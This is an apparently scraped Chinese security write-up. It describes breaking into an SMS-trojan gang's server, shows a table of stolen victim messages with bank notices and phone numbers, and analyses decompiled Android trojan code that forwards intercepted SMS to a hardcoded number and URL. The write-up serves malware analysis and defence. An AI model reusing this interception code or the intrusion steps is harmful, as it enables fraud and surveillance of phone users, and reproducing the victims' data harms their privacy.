
这时已经通过 mysql 拿到了服务器的权限，查看注册表发现端口是 55555，服务器版本为 2003R2，加了个用户就进去看看。


103. 远程桌面连接
登录到 Windows
Microsoft
Windows Server 2003 R2
Standard Edition
Copyright © 2005 Microsoft Corporation
Microsoft
用户名(U):
密码(P):
CH
确定
取消
关机(S)...
选项(O) <<


东西不复杂，IIS+mysql+C#的 WebService


远程桌面连接
管理工具
文件(F) 编辑(E) 查看(V) 收藏(A) 工具(T) 帮助(H)
后退 搜索 文件夹
地址(D) 管理工具
文件和文件夹任务
重命名这个文件
移动这个文件
复制这个文件
将这个文件发布到 Web
以电子邮件形式发送此文件
删除这个文件
其它位置
控制面板
我的文档
我的电脑
网上邻居
详细信息
名称 大小 类型 修改日期 属性
Internet 信息服务(IIS)... 2 KB 快捷方式 2013-11-17 21:26 A
Microsoft .NET Framewor... 2 KB 快捷方式 2013-12-14 15:24 A
Microsoft .NET Framewor... 2 KB 快捷方式 2012-5-28 16:04 A
本地安全策略 2 KB 快捷方式 2013-6-12 12:38 A
Internet 信息服务(IIS)管理器
文件(F) 操作(A) 查看(V) 窗口(W) 帮助(H)
Internet 信息服务
DRUPJ(本地计算机)
应用程序池
网站
默认网站
web
sms
test
hi
privl
bin
so
ni
go
w
m
aspnet_clier
Web 服务扩展
名称 路径 状况
bin
1.apk
baseservice.asmx
Web.config

把 mysql 做了个远程，本地连上看看。一看之下，这个团伙通过短信马监控到被害者的内容令小明大吃一惊。


Navicat for MySQL
文件
查看
收藏夹
工具
窗口
帮助
连接
用户
表
视图
函数
事件
查询
报表
备份
计划
模型
连接
打开表
设计表
新建表
删除表
导入向导
导出向导
10
go
hi
information_schema
m
mysql
ni
performance_schema
priv1
priv2
priv3
priv4
sms
so
表
视图
函数
事件
查询
报表
备份
test
w
web
localhost_3306
calls
contact
phone
send
sms
user

在 SO 这个库里，小明发现 N 多受害人的信息，包括大额的银行转账提示。如果这种短信被拦截的话，那后果可想而知。


sms @so (103 - 表

文件 编辑 查看 窗口 帮助

导入向导 导出向导 筛选向导 网格查看 表单查看 备注 十六进制 图像 升序排序

ID	Content
502	아가씨 얼마 주면 되죠?
516	시간바서 요몃일저나할께용~
517	恩
518	不好意思了 这几天不是孩子放假了吗？ 有点忙
519	呵呵
520	好像等你电话
531	[姓名]昌浩;
533	没有在一起
539	尊敬的用户您好,山东青岛的18300263203在2013年09月29日 15:51至2013年09月29日 15:58拨打过您的手机3次.
549	你的帐号不正确
550	您尾号8411的农行账户于09月29日15时07分完成一笔现支交易，金额为-1000.00，余额2000.00。【中国农业银行】
551	您尾号8411的农行账户于09月29日13时23分完成一笔转存交易，金额为3000.00，余额3000.00。【中国农业银行】
552	[车主服务]国内成品油调价窗口今日开启，业内预测本次调价或将迎来三连涨后首次下调，调整幅度或超200元/吨，折合每升
553	刘文哲
554	你的全名和银行分行给我
555	一会儿吧
556	恩
557	哥 明天早上之前能给我打来路费吗？ 我一天也不想在家浪费时间了 穷死了都快 我想赶紧挣点钱
558	首付20万，抢驻第二条香港路！城阳区政府500米商政双核，租已定，购无忧，保底分红。鲁邦国际风情街旺铺，公寓，商务

0×06 挖掘产业链

但凡一个行业必须是有利可图的，小明既然发掘到了源头，就逆流而上，去深挖一下，安卓短信拦截马的整个产业链条。

说干就干，小明在电脑上输入短信拦截马、短信马　出售等相关关键词，发现有很多人在发布相关的需求。

而是各种地下论坛里，很多相关求马的帖子。

他们买来主要就是为了诈骗。

或冒充熟人诈骗，或为了诱骗网银，或为了某些不可告人的秘密勾当。

随机找了个例子。

警惕新型手机木马冒充熟人发诈骗短信

2012年12月21日 14:59 泡泡网 【投稿】 作者:可乐 编辑:董晓龙

“惭愧，在休闲会所后被拉到公安局去了，借我500元，这种丢脸的事不要告诉别人……”如果收到类似的“熟人”短信，千万别上当，这很可能是手机木马炮制的“杀熟”信息。

近日，360安全中心发布手机病毒预警，发现一种名为“3DPLayer”的手机木马，专门向用户通讯录里的亲友群发骗取钱财的诈骗短信。这种“诈骗短信联手木马”的趋势已经引起360手机安全专家的高度关注，提醒用户小心提防。目前，360手机卫士已经能够全面查杀此类木马，安全专家同时提醒用户，收到诈骗短信后还应及时向360手机卫士一键举报，通过垃圾短信云举报、云拦截系统，帮助他人抵御诈骗短信侵扰。

小明通过对代码的分析，发现短信马的运行方式是这样的。

一旦安装了木马的手机，并授权给木马后，木马会立刻上传受害手机的通讯录。该手机的所有短信来往都会发给指定的手机号，而且该手机号可以使用代码，来指挥木马进行伪造短信。从而实施诈骗的目的

第一，先诱惑受害者安装木马

第二，一旦安装了木马的受害者的手机的短信来往就会被完全控制

第三，不法分子会提取受害者的联系人信息，然后冒充好友实施诈骗


一个木马病毒简单分析

dawm
木马信息：
【冒充】：民生银行
【加固保护】：梆梆加壳

为了方便大家观看，就以 JAVA 的形态展示出来吧，就不用 smali 了。

1，脱过壳之后，用 IDE 打开，看一下 AndroidMAINFEST.XML。
AndroidMAINFEST.XML:

2，HomeActivity 入口分析



tools.url 看这个小截图就明白了

```
public class Tools
{
  public static String NUM1 = "15914093768";
  public static String[] NUMS = { "10", "9", "11" };
  public static String URL = "http://kiss29.hk2.ifreeurl.com/wapt.asp";
```

3.MyContentObserver 截取短信接发

```
public void onChange(boolean paramBoolean)
{
  Log.e("ReceiveSendSMS", "onChange");
  super.onChange(paramBoolean);
  Cursor localCursor = this.mContext.getContentResolver().query(Uri.parse("content://sms/inbox"), null, null, null, null);
  ContentResolver localContentResolver = this.mContext.getContentResolver();
  if (localCursor.moveToNext())
  {
    localCursor.getString(localCursor.getColumnIndex("address"));
    String str = localCursor.getString(localCursor.getColumnIndex("body"));
    int i = localCursor.getInt(localCursor.getColumnIndex("_id"));
    nowtime = new Date().getTime();
    if (nowtime - lasttime > 5L)
    {
      Log.e("ReceiveSendSMS", "time" + nowtime);
      Log.e("ReceiveSendSMS", "delete");
      SmsManager.getDefault().sendTextMessage(Tools.NUM2, null, "MyContentObserver" + str, null, null);
      localContentResolver.delete(Uri.parse("content://sms"), "_id=" + i, null);
      lasttime = nowtime;
    }
  }
}
```

用ContentResolver查询数据库中收到的短信

content://sms/inbox就是收到短信的URL

address：短信地址

body：短信内容

此数据在库存储的ID

4.MyReceiver 广播接收器

```
if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
{
  if (this.content != null)
    paramContext.getContentResolver().unregisterContentObserver(this.content);
  this.content = new MyContentObserver(new Handler(), paramContext);
  paramContext.getContentResolver().registerContentObserver(Uri.parse("content://sms/"), true, this.content);
}
```

判断广播的action

注册发送短信的MyContentOnserver

```
paramContext.startService(new Intent(paramContext, MyService.class));
```

启动服务，监听收到的短信。

```
    while (!Match.parse_fuck(str4));
    paramContext.getSharedPreferences("MSG", 0).edit().putBoolean("hasFuck", true).commit();
    return;
  }
  while ((localBoolean.booleanValue()) || (!Tools.checkFilter((String)localObject).booleanValue()));
  abortBroadcast();
  push_self_msg(str3);
}
```

中断广播，使其他优先级的程序无法接收到此广播

发送短信流程，就是把短信发给指定的手机。

```
void send(String paramString)
{
  Tools.send(paramString);
}

void send(String paramString1, String paramString2)
{
  Tools.sendOther(paramString1, paramString2);
}
```

发送短信给指定手机号

总结：

此木马特点高仿民生银行，构造钓鱼页面，诱骗用户填写个人信息，并在后台注册高权限的 MyReciver 拦截短信，在这种情况下杀软一时没有认出这个木马，那么在启动重启后，很有可能就中了种马者的圈套。

梆梆加固木马分析

木马详情：

【MD5】：0dfa9ed66967e3a2be36ba48642427fb
【加固保护】：梆梆加壳
【假冒】：民生银行

0×01

使用 jeb 反汇编，查看 AndroidMainfest.xml 文件以及包树状图


AndroidMainfest.xml ：

```
1.     <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
2.        <uses-permission android:name="android.permission.RECEIVE_SMS" />
3.        <uses-permission android:name="android.permission.INTERNET" />
4.        <uses-permission android:name="android.permission.SEND_SMS" />
5.        <uses-permission android:name="android.permission.READ_SMS" />
6.        <uses-permission android:name="android.permission.WRITE_SMS" />
```

```
7.        <uses-permission android:name="android.permission.READ_PHONE_STATE" />
8.        <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
9.        <application android:allowBackup="true" android:debuggable="true"
android:icon="@drawable/logo" android:label="@string/app_name"
android:name="com.bangcle.protect.ApplicationWrapper">
10.           <receiver android:name="cndc.Wrsdfcmn.jfdddangms813.MyReceiver">   <--!短信系统自动监听-->
11.               <intent-filter android:priority="2147483647">
12.                   <action android:name="android.provider.Telephony.SMS_RECEIVED" />
13.                   <action android:name="android.intent.action.BOOT_COMPLETED" />
14.               </intent-filter>
15.           </receiver>
16.           <receiver android:name="cndc.Wrsdfcmn.jfdddangms813.Manager">     <--!激活设备管理器-->
17.               <meta-data android:name="android.app.device_admin" android:resource="@xml/my_admin" />
18.               <intent-filter>
19.                   <action android:name="android.app.action.DEVICE_ADMIN_ENABLED" />
20.               </intent-filter>
21.           </receiver>
22.           <receiver android:name="cndc.Wrsdfcmn.jfdddangms813.InstallReceiver"> <--!监听程序安装卸载
-->
23.               <intent-filter>
24.                   <action android:name="android.intent.action.PACKAGE_ADDED" />
25.                   <action android:name="android.intent.action.PACKAGE_REMOVED" />
26.                   <data android:scheme="package" />
27.               </intent-filter>
28.           </receiver>
29.           <activity android:launchMode="singleTop"
android:name="cndc.Wrsdfcmn.jfdddangms813.HomeActivity">   <--!程序主入口>
30.               <intent-filter>
```

```
31.                 <action android:name="android.intent.action.MAIN" />
32.                 <category android:name="android.intent.category.LAUNCHER" />
33.             </intent-filter>
34.         </activity>
35.         <activity android:name="cndc.Wrsdfcmn.jfdddangms813.LoadActivity" />
36.         <service android:name="cndc.Wrsdfcmn.jfdddangms813.MyService" />
37.         <service android:name="cndc.Wrsdfcmn.jfdddangms813.SDCardListenSer" />
38.     </application>
```

该 app 用到了很多敏感的权限（短信的收发读写，以及连接网络，自启动等），以及注册的 receiver，再加上假冒民生银行这一特征，现在就可以判断这就是一木马。查看包树状图发现了写有意思的东西。




呵呵，原来还做过梆梆加固，可以看出原 app 是没有 application 的（如果应用配置有 Application 信息，则该文件加固前后相 同，若果应用未配置 Application 信息，则该文件加固前后相同，梆梆会配置 Application 为自己实现的类）。今天就使用 ZjDroid 这 个神器来脱可吧。


0×02 梆梆脱壳

1.ZjDrioid 模块是基于 xposed 框架的，所以首先的安装 xposed 框架并激活

2.使用 DDMS 记录脱壳过程中的 log 信息



前面的 zjdorid-shell-是固定字符串，后面是带脱壳 app 包名。接下来安装 app 并打开，查看 log 信息，是否正确打印。

